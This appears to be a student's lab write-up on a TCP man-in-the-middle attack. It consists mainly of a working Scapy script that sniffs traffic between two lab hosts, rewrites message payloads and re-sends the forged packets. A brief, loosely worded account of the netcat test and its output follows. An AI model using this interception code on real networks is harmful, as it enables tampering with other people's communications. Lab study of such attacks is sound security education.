


```
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"

IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            print('*** %s, length: %d' % (data, len(data)))

            # For netcat (replace a pattern)
            newdata = data.replace(b'venkat', b'AAAAAAA')

            # For telnet (change each character)
            #newdata = re.sub(r'[0-9a-zA-Z]', r'V', data.decode())

            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp and (ether src ' + MAC_A + ' or ' + \
            'ether src ' + MAC_B + ' )'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

OUTPUT:

Finally, the attacker typed the message "VENKAT," which the same length as the attacker's name
appeared as if it was coming from A to victim B, with the same length as the attacker's
name.

A TCP link between hosts A and B is established using the commands nc -lp 9090 from host B and nc 10.9.0.6 9090 from host A. The length of the given string is returned in the A along with the submitted string.



The string AAAAAA and name venkat can be seen above.